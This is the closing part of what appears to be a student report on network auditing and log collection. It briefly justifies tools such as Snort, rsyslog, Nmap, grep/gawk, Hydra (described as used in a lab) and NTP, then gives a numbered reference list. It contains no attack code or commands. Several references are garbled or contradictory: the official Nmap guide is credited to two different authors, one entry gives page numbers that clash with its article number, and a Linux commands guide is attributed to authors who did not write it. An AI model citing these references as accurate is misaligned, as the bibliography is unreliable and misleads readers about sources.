- **SNORT**: A powerful Intrusion Prevention System (IPS) used to detect and block malicious traffic in real time. It was selected for its robust rule-based detection capabilities and its ability to integrate with logging systems like RSYSLOG for centralized alert management.
- **RSYSLOG**: A high-performance syslog daemon used for centralized log collection and management. It was chosen for its flexibility in filtering, forwarding, and storing logs from various sources, which is critical for maintaining visibility and traceability across the network.
- **Nmap**: A network scanning tool used to discover hosts, services, and open ports. It was included for its versatility in network reconnaissance and its ability to generate detailed scan reports that can be parsed for auditing purposes.
- **grep and gawk**: Command-line utilities used for searching and processing log files. These tools were selected for their efficiency in extracting specific patterns and reformatting data, making them indispensable for log analysis and scripting.
- **Hydra**: A password-cracking tool used to test the strength of authentication mechanisms. It was used in a controlled lab environment to demonstrate the importance of strong credentials and to simulate real-world attack scenarios for training purposes.

- **NTP (Network Time Protocol)**: Used to synchronize system clocks across devices. Accurate timekeeping is essential for correlating logs and ensuring the integrity of audit trails, making NTP a foundational component of secure logging practices.

These tools collectively support a comprehensive approach to network auditing and log collection, enabling proactive threat detection, efficient incident response, and compliance with security policies.

Section Eight: References

1. Kaspersky. (2021). *Cybersecurity training: Why it's crucial for your business*. Kaspersky Lab. https://www.kaspersky.com/enterprise-security/cyber-security-training
2. Ponemon Institute. (2022). *Cost of a data breach report 2022*. IBM Security. https://www.ibm.com/reports/data-breach
3. Verizon. (2023). *2023 Data breach investigations report*. Verizon Business. https://www.verizon.com/business/resources/reports/dbir/
4. Network Pro Guide. (n.d.). *Wireshark user interface (GUI) overview*. Retrieved April 6, 2025, from https://networkproguide.com/wireshark-user-interface-gui-overview/
5. Wireshark Foundation. (n.d.). *Wireshark user's guide*. Retrieved April 6, 2025, from https://www.wireshark.org/docs/wsug_html_chunked/
6. Sanders, C. (2017). Practical packet analysis: Using Wireshark to solve real-world network problems (3rd ed.). No Starch Press.
7. Khraisat, A., Gondal, I., Vamplew, P., & Kamruzzaman, J. (2019). Survey of intrusion detection systems: Techniques, datasets and challenges. *Cybersecurity, 2*(1), 1–22. https://doi.org/10.1186/s42400-019-0038-7
8. Snort. (2025). *Snort official documentation*. Retrieved from https://www.snort.org/documents
9. Vasan, D., Alazab, M., Wassan, S., Safaei, B., & Qin, Y. (2020). Image-based malware classification using convolutional neural networks and extreme learning machine. *Journal of Cybersecurity Research, 5*(1), 1–14. https://doi.org/10.1007/s42979-020-00247-8
10. Yin, C., Zhu, Y., Fei, J., & He, X. (2017). A deep learning approach for intrusion detection using recurrent neural networks. *IEEE Access, 5*, 21954–21961. https://doi.org/10.1109/ACCESS.2017.2762418

11. Bhadauria, R., Kumar, V., & Sanyal, S. (2024). A survey on network scanning tools and techniques for vulnerability assessment. Journal of Network and Computer Applications, 233, 104–119. https://doi.org/10.1016/j.jnca.2024.103789
12. Oosterhof, M. (2025). Nmap network scanning: The official Nmap project guide to network discovery and security scanning (2nd ed.). Insecure.Com LLC.
13. Engebretson, P. (2023). The basics of hacking and penetration testing: Ethical hacking and penetration testing made easy (3rd ed.). Syngress.
14. Lyon, G. F. (2009). *Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning*. Insecure.Com LLC.
15. Roesch, M., & Green, C. (2015). *Snort Intrusion Detection and Prevention Toolkit* (2nd ed.). Syngress.
16. Rainer, R. K., Prince, B., & Watson, H. J. (2013). *Introduction to Information Systems: Supporting and Transforming Business* (4th ed.). Wiley.
17. Robbins, A., & Beebe, N. (2011). *A Practical Guide to Linux Commands, Editors, and Shell Programming* (3rd ed.). Addison-Wesley.
18. Mills, D. L., Martin, J., Burbank, J., & Kasch, W. (2010). *Network Time Protocol Version 4: Protocol and Algorithms Specification* (RFC 5905). Internet Engineering Task Force (IETF).